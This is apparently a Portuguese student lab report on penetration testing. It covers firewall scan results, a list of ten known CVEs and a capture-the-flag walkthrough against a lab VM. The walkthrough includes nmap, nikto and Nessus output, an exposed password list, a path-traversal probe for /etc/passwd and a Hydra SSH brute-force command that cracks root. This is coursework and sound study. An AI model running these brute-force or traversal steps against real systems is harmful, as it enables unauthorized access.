Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 or 2008 Beta 3 (91%), Microsoft Windows Server 2008 SP1 (87%), Isilon IQ 200 NAS device (87%), VMware ESXi 4.0 (87%), FreeBSD 6.2-RELEASE (86%), VMware ESXi 5.0 (86%), FreeBSD 5.5-RELEASE (86%), Microsoft Windows XP SP3 (86%), Microsoft Windows 7 SP1 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1  1.22 ms  10.0.10.105
2  1.64 ms  10.0.20.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 47.01 seconds
```

Explicar a diferença dos resultados obtidos relativamente ao cenário 1 e indicar vantagens e desvantagens deste cenário relativamente ao primeiro.

Como podemos ver nas imagens anteriores, os resultados obtidos na tem tanta informação sobre os serviços das máquinas presentes na rede servidores, pois como temos uma firewall configurada para negar todo o tráfego de entrada e saída tanto da rede clientes como a rede dos servidores deixa sem hipoteca a descoberta de grande informação sobre as máquinas, mas como a firewall permitir o serviço ssh e o http na porta 80 podemos ver nas imagens que temos só esses serviços abertos.

Vantagens:

Uma firewall bem configurada consegue fornecer bastante segurança, a proteção contra ataques e invasões provenientes de redes externas, a seleção de quais serviços podem ou não ter acesso, de qual tipo de tráfego pode ou não passar, ocultação da rede por meio de serviços de proxy, conseguir gerar logs para ter conhecimento de tudo o que acontece e para prova para quaisquer eventuais auditorias.

Desvantagens:

No âmbito de realizar a procura vulnerabilidades como foi pedido na Parte 1 a desvantagem em ter uma firewall na rede é que não temos a mesma facilidade de descoberta sobre os serviços disponíveis pelas máquinas da rede servidores, só os que a firewall quer que saibam.

Em relação às desvantagens em ter uma firewall na rede, podemos concluir que, não é capaz de proteger ataques provenientes da rede interna, neste caso a rede servidores, para a configuração e manutenção de uma firewall pode ser uma tarefa difícil, pois a própria firewall não tem como prever novos tipos de ataques caso sejam feitas alterações na rede.

Indicar mecanismos adicionais de rede que se poderia usar para melhorar a segurança do cenário a ataques internos e externos.

IDS (Intrusion detection system)

Tem o intuito de descobrir se uma rede está a ter acessos não autorizados, as implementações típicas dos IDS analisam a atividade da rede, em particular os padrões que possam evidenciar um ataque, como por exemplo: um download excessivo de arquivos

IPS (Intrusion Prevention system)

É por muitos visto como a evolução do IDS, sendo por vezes chamado de IDS ativo, visto que, para além de detetar invasões, toma ações como p. ex. o drop de pacotes suspeitos.

VPN

As VPNs são túneis encriptados entre pontos definidos, criados geralmente através da Internet, para transferência de informações, de modo seguro, entre redes, ou entre utilizadores remotos e essas redes. Uma das grandes vantagens do uso das VPNs é a redução de custos com comunicações, pois elimina a necessidade de linhas dedicadas de longa distância

Parte 3

Nesta parte do trabalho vou falar sobre 10 vulnerabilidades usadas pelos hackers para atingirem a infraestrutura das organizações/empresas.

1º Reutilização de código

As aplicações de software modernas ainda são constituídas com componentes de terceiros encontrados em repositórios públicos, esta reutilização traz grandes benefícios em questões de construção do software e redução do tempo e custo do seu desenvolvimento, como não vimemos num mar de rosas, esta reutilização também traz grandes problemas de gerência de vulnerabilidades devido ao elevado número de dependências que muitas vezes são difíceis de rastrear. Para os hackers é uma vantagem as aplicações usarem a reutilização de código, pois se descobrirem alguma vulnerabilidade numa biblioteca de terceiros num repositório público e caso alguma aplicação de software usar essa biblioteca, temos uma entrada de ataque que muito provável teremos sucesso.

2º Engenharia social

Engenharia social é o meio pelo qual alguns hackers com a interação humana conseguem manipular alguém a divulgar informações confidenciais, por exemplo, passwords. Como a engenharia social se baseia na natureza humana, os hackers usam táticas para tentar enganar o utilizador. Algumas táticas são como por exemplo o Phising, é a tática mais antiga, mas ainda muito utilizada e bem-sucedida, os hackers usam a intimidação (tática mais popular) para apresentar uma situação urgente ao utilizador, normalmente envolvendo uma conta bancária ou outra conta online. A intimidação faz com que o utilizador tome decisões sob efeito de medo, sendo assim, age sem pensar. Outra tática é o envio de spam, por exemplo que algum familiar tiver o azar de ser vítima de um ataque de phishing e obterem o user e a password por exemplo do Facebook dele, este atacante pode usar esta conta para enviar mensagens com links maliciosos para os seus familiares que irão pensar que é de confiança assim espalhando o malware.

3º SQL Injection Attack

SQL Injection é um ataque em que um invasor executa instruções SQL maliciosas para controlar o servidor de base de dados de um aplicativo da web, sendo assim, ter o poder de aceder, modificar ou eliminar dados não autorizados. Um desenvolvedor geralmente define uma consulta SQL para realizar alguma ação à base de dados, estas consultas tem normalmente um ou dois argumentos, o ataque de uma injeção SQL ocorrem em 2 fases, primeiro a fase de pesquisa onde o atacante fornece alguns valores aleatórios e inesperados para o(s) argumento(s) e observar como a aplicação responde e com os resultados obtidos decide se avança para a segunda fase, a segunda fase é o ataque, aqui o atacante fornece um valor cuidadosamente elaborado para o(s) argumento(s), a aplicação interpreta a parte do valor de um comando SQL em vez de meramente os dados, assim, a base de dados executa o comando SQL modificado pelo atacante.

4º Log4Shell (CVE-2021-44228)

Em primeiro lugar temos uma falha na biblioteca de log Apache Java, Log4j, que foi irrevélada pela primeira vez no fim de 2021. Esta vulnerabilidade de acesso execução remota de código é densamente explorada devido à presença da biblioteca Log4j em aplicações web. Em detalhe, uma exploração Log4Shell bem-sucedida pode levar a execução remota de código em que os atacantes podem baixar e executar cargas maliciosas no lado do servidor.

[5º Zoho ManageEngine ADSelfService Plus \(CVE-2021-40539\)](#)

O Zoho ManageEngine ADSelfService Plus, até há versão 6113, foi considerado vulnerável a um desvio de autenticação da API REST e subsequentemente a uma execução remota de código. O bug, corrigido em setembro de 2021, permite que os hackers usem URLs da API Rest especialmente criados para ignorar a autenticação devido a um erro na normalização do URL antes de tentar a validação. Tendo contornado o filtro de autenticação, os atacantes podem explorar endpoints e realizar ataques como a execução arbitrária de comandos. O bug é fácil de realizar e o software é comum nas empresas, com a falha presente na configuração padrão do produto. Essa combinação oferece alto valor para os hackers e não é surpresa que os mesmos estejam focados na procura e exploração ativamente em empresas com versões vulneráveis desse software.

[6º ProxyShell \(CVE-2021-31207, CVE-2021-34473, CVE-2021-34523\)](#)

O ProxyShell consiste em três falhas separadas no servidor de e-mail do Microsoft Exchange, permite o desvio de recursos de segurança, execução de código remoto e escalada de privilégios. A exploração bem-sucedida permite que os agentes de ameaças assumam o controle total dos servidores de e-mail Microsoft Exchange vulneráveis. A CISA alerta que esses bugs, revelados pela primeira vez em agosto de 2021, residem no Microsoft Client Access Service (CAS), um serviço que normalmente é executado na porta 443 no Microsoft Internet Information Services (IIS) e é usualmente exposto à Internet para que o usuário possa aceder ao e-mail em dispositivos móveis e navegadores da web.

[7º ProxyLogon \(CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065\)](#)

ProxyLogon é uma vulnerabilidade que afeta o Microsoft Exchange 2013, 2016 e 2019 como os CVEs do ponto anterior. Ela permite que um hacker ignore a autenticação e, assim, podendo representar se como administrador. Esta falha foi publicada em agosto de 2021 pela equipa DEVCORE e foi adicionada a vários kits de ferramentas automáticas e usada pela generalidade dos hackers para executar código malicioso, pode ser explorada facilmente na porta 433 sem interação do usuário tendo acesso persistente e manipulação remota.

[8º ZeroLogon \(CVE-2020-1472\)](#)

ZeroLogon é conhecida desde agosto de 2020, consiste numa falha criptográfica no processo de login. É uma falha de escalada de privilégios que gira em torno da falha de criptografia no Active Directory Netlogon Remote Protocol (MS-NRPC) da Microsoft. Ao explorar esta falha um hacker pode fazer login em servidores que usam o NT LAN Manager (NTLM). Em detalhes, esta falha criptográfica é nada mais nada menos um erro crítico no modo que o vetor de inicialização (IV) é definido com zeros em vez de números aleatórios.

[9º Fortinet FortiOS and FortiProxy \(CVE-2018-13379\)](#)

Fortinet FortiOS and FortiProxy é uma vulnerabilidade que fornece a passagem no protal web FortiProxy SSL VPN. Um ataque bem-sucedido permitiu que um hacker não autenticado remotamente faça download de ficheiros do sistema FortiProxy por meio de HTTP request criados especialmente para esta ocasião. Esta vulnerabilidade é explorada há mais de 4 anos e foi usada para inserir ransomware e roubar dados. A CISA divulgou vários avisos ao longo dos anos detalhando o uso desta vulnerabilidade por atores do estado Russo e Iraniano.

10º Pulse Secure Pulse Connect Secure (CVE-2019-11510)

Pulse Secure Pulse Connect Secure é uma vulnerabilidade que afeta os dispositivos Pulse Secure VPN e assim permitindo que os hackers obtenham acesso às redes das vítimas. Um atacante não autenticado remotamente pode enviar um URL criado especialmente para executar uma vulnerabilidade de leitura arbitrária de um ficheiro. Esta falha foi explorada pelos Chineses e Russos em abundância relativamente aos dados de pesquisas do COVID-19 durante a recente pandemia.

Parte 4

Começamos por analisar o cenário, podemos ver que temos o nosso kali na mesma rede que a máquina Infinity por isso já é um bom começo. Como também temos acesso à máquina podemos encontrar já a nossa primeira vulnerabilidade que é a acesso guest da máquina. Podemos realizar um nmap para descobrir os serviços que estão abertos.

```
[root@kali]# nmap -A 10.0.20.104
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-06 11:08 EST
Nmap scan report for 10.0.20.104
Host is up (0.00035s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cb994f686e743b73bb691b3bdbd9fd45 (RSA)
|   256 f3e92d707a4d6cea2d5abd089d578213 (ECDSA)
|_  256 96a28b75fc2b36ce7c2b548d12955bfa (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:97:57:17 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.35 ms  10.0.20.104
```

Temos a porta 22 com o serviço ssh e 80 com o serviço apache2 abertas.

Agora usamos o seguinte comando para tentar obter mais informação sobre o serviço http usando os scripts descritos, http-enum, http-headers, http-methods e http-php-version :


```
[root@kali]# nmap --script http-enum,http-headers,http-methods,http-php-version -p 80 10.0.20.104
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-06 11:26 EST
Nmap scan report for 10.0.20.104
Host is up (0.00037s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-headers:
|   Date: Tue, 06 Dec 2022 16:26:18 GMT
|   Server: Apache/2.4.18 (Ubuntu)
|   Last-Modified: Sun, 13 Oct 2019 19:12:48 GMT
|   ETag: "2c39-594cf896ac91d"
|   Accept-Ranges: bytes
|   Content-Length: 11321
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_ (Request type: HEAD)
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
MAC Address: 08:00:27:97:57:17 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.85 seconds
```

Não obtivemos informação muito valiosa, mas vale apena sempre tentar.

De seguida vamos usar a ferramenta nessus a ver se obtemos alguma informação:



Como podemos ver não nos deu grande informação...

Passamos à vulnerabilidade que indiquei no início, entrar na máquina como guest e ver se conseguimos encontrar mais informação sobre estes serviços ou alguma informação sobre serviços que não tenham aparecido no nmap.

Comecei por usar o comando seguinte:

```
guest-5rd8yx@alf-VirtualBox:~$ ps -ef
```


UID	PID	PPID	C	STIME	TTY	TIME	CMD
root	1	0	0	15:24	?	00:00:01	[systemd]
root	2	0	0	15:24	?	00:00:00	[kthreadd]
root	4	2	0	15:24	?	00:00:00	[kworker/0:0H]
root	6	2	0	15:24	?	00:00:00	[mm_percpu_wq]
root	7	2	0	15:24	?	00:00:00	[ksoftirqd/0]

Não obtive muito informação sobre serviços novos, só mesmo serviços default da máquina.

```
www-data 1174 1171 0 15:24 ? 00:00:00 [apache2]
www-data 1175 1171 0 15:24 ? 00:00:00 [apache2]
www-data 1176 1171 0 15:24 ? 00:00:00 [apache2]
www-data 1177 1171 0 15:24 ? 00:00:00 [apache2]
www-data 1178 1171 0 15:24 ? 00:00:00 [apache2]
root 1401 797 0 15:17 ? 00:00:00 [lightdm]
root 808 1 0 15:24 ? 00:00:00 [sshd]
```

Podemos ver que o user que corre os processos do apache denomina-se por www-data e o do ssh é o root.

Vamos dar uma vista de olhos então as páginas web que temos disponíveis no apache:




Deparamos com a página default do apache...


Como temos acesso ao guest vamos dar uma vista de olhos às páginas web que podem existir no serviço, para isso vamos ao diretório /var/www/html:

```
guest-5rd8yx@alf-VirtualBox:/var/www/html$ ls
dfsdfWA_rteqw125 index.html index.php
```

Podemos ver que temos a página default (index.html), a página index.php:



E também, finalmente alguma informação valiosa.



Comecei por usar a ferramenta nikto para analisar a página web:

```
[root@kali]-[~/home/kali]
# nikto -h http://10.0.20.104/dfsfdfa_rteqw125/
- Nikto v2.1.6

+ Target IP:          10.0.20.104
+ Target Hostname:    10.0.20.104
+ Target Port:        80
+ Start Time:         2022-12-06 12:06:33 (GMT-5)

+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ X-XSS-Protection header has been set to disable XSS Protection. There is
+ Uncommon header 'logged-in-user' found, with contents:
+ The X-Content-Type-Options header is not set. This could allow the user
+ Cookie PHPSESSID created without the httponly flag
+ Cookie showhints created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 8 entries which should be manually viewed.
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Web Server returns a valid response with junk HTTP methods, this may cause problems
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/ms752278.aspx
+ /dfsfdfa_rteqw125/index.php?page=../../../../../../../../etc/passwd
+ /dfsfdfa_rteqw125/phpinfo.php: Output from the phpinfo() function was found
+ OSVDB-12184: /dfsfdfa_rteqw125/?=PHPBB8F52A0-3C92-11d3-A3A9-4C7B08C10000
+ OSVDB-3268: /dfsfdfa_rteqw125/data/: Directory indexing found.
+ OSVDB-3092: /dfsfdfa_rteqw125/data/: This might be interesting ...
+ OSVDB-3268: /dfsfdfa_rteqw125/includes/: Directory indexing found.
+ OSVDB-3092: /dfsfdfa_rteqw125/includes/: This might be interesting ...
+ OSVDB-3268: /dfsfdfa_rteqw125/passwords/: Directory indexing found.
+ OSVDB-3092: /dfsfdfa_rteqw125/passwords/: This might be interesting ...
```

Temos ali uma diretoria “passwords”, abrindo podemos obter todas as credenciais de acesso:

The screenshot shows two browser tabs. The left tab displays the directory index for 'dfsdfWA_rteqw125' on port 80, listing a file named 'accounts.txt'. The right tab shows the contents of 'accounts.txt', which is a password dump containing 23 entries, each consisting of a user name, password, and role ('Admin').

Name	Last modified	Size	Description
Parent Directory	-		
accounts.txt	2019-10-13 22:51	929	

Apache/2.4.18 (Ubuntu) Server at 10.0.20.104 Port 80

Index of /dfsdfWA_rteqw125/	+					
10.0.20.104/dfsdfWA_rteqw125/	+					
Kali Linux	Kali Tools	Kali Docs	Kali Forums	Kali NetHunter	Exploit-DB	Google

10.0.20.104/dfsdfWA_rteqw125/passwords/accounts.txt	+
1,admin,adminpass,g0t r00t?,Admin	
2,adrian,somepassword,Zombie Films Rock!,Admin	
3,john,monkey,I like the smell of confunk,Admin	
4,jeremy,password,d1373 1337 speak,Admin	
5,bryce,password,I Love SANS,Admin	
6,samurai,samurai,Carving tools,Admin	
7,jim,password,Rome is burning,Admin	
8,bobby,password,Hank is my dad,Admin	
9,simba,password,I am a super-cat,Admin	
10,dreveil,password,Preparation H,Admin	
11,scotty,password,Scotty do,Admin	
12,cal,password,C-A-T-S Cats Cats Cats,Admin	
13,john,password,Do the Duggie!,Admin	
14,kevin,42,Doug Adams rocks,Admin	
15,dave,set,Bet on S.E.T. FTW,Admin	
16,patches,tortoise,meow,Admin	
17,rocky,stripes,treats?,Admin	
18,tim,lammaster53,Because reconnaissance is hard to spell,Admin	
19,ABaker,SoSecret,Muffin tops only,Admin	
20,PPan,NotTelling,Where is Tinker?,Admin	
21,CHook,JollyRoger,Gator-hater,Admin	
22,james,i<3deys,Occupation: Researcher,Admin	
23,ed,pentest,Commandline KungFu anyone?,Admin	

Vamos fazer login então como admin e analisar o site ao pormenor.

OWASP Mutillidae II: Keep Calm and Pwn On

Ao final de algum tempo a analisar o site, não consegui encontrar nenhuma falha relevante.

Como não consegui encontrar um exploit para conseguir concluir o objetivo desta parte decidi então ir pelo caminho mais fácil, mas um pouco demorado dependendo do caso, neste caso, foi rápido até. Portanto usei a técnica do brute force para conseguir realizar ssh à máquina.

Ao realizar ssh à máquina podemos ver uma dica:

```
[root@kali] [/home/kali/Desktop]
# ssh root@10.0.20.104

Ubuntu 16.04.6 LTS
Laboratorio II TPEH 22/23 LSIRC
Sejam Bem Vindos, aqui só se aceita a lingua portuguesa

root@10.0.20.104's password: 
```

“...só aceita língua portuguesa”, sendo assim, a password deve ser em português.

Procurei na internet por uma wordlist portuguesa e com uma dica do professor na aula acabei por encontrar a wordlist certa.

<https://github.com/thoughtworks/dadoware/blob/master/7776palavras-2e.txt>

Como já temos a wordlist começamos então o nosso brute force:

```
[root@kali] [/home/kali/Desktop]
# hydra -l root -P Password.txt -vV 10.0.20.104 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - P
```

- -l é para indicar o nome do user;
- -P a lista de passwords;
- -vV é para ativar o Verbose;
- Ip da máquina a realizar o ataque;
- Protocolo a realizar o ataque;

Como diz o ditado “Água mole em Pedra Dura Tanto Bate Até Que Fura!”, ao fim de quase 1 hora conseguimos descobrir a password de acesso root.

```
[ATTEMPT] target 10.0.20.104 - login "root" - pass "grua" - 3678 of 7778 [child 9] (0/1)
[ATTEMPT] target 10.0.20.104 - login "root" - pass "grudado" - 3679 of 7778 [child 14] (0/1)
[22][ssh] host: 10.0.20.104 login: root password: grua
[STATUS] attack finished for 10.0.20.104 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-09 10:07:03
```

Realizamos então o acesso ssh e obtemos a nossa flag:

```
(kali㉿kali)-[~]
$ ssh root@10.0.20.104

Ubuntu 16.04.6 LTS
Laboratorio II TPEH 22/23 LSIRC
Sejam Bem Vindos, aqui só se aceita a lingua portuguesa

root@10.0.20.104's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-65-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

94 packages can be updated.
0 updates are security updates.

Last login: Fri Dec  2 18:04:21 2022 from 10.0.20.110
root@alf-VirtualBox:~#
root@alf-VirtualBox:~# ls
FLAG.txt  FLAG.txt.save
root@alf-VirtualBox:~# cat FLAG.txt
Parabens! ACesso de root. Faça um print e coloque no Report.
root@alf-VirtualBox:~# █
```

Conclusão

Através do desenvolvimento deste trabalho prático foi possível aprofundar conhecimentos relativos aos conteúdos abordados nas aulas. Aprendi bastantes coisas sobre Linux e como montar um cenário em Virtual Box, na utilização do kali e as ferramentas que ele fornecesse, a ferramenta Nessus e também sobre táticas usadas por hackers para atingir a infraestrutura das organizações/empresas.

De uma forma geral acho que foram cumpridos todos os objetivos propostos no enunciado do trabalho prático.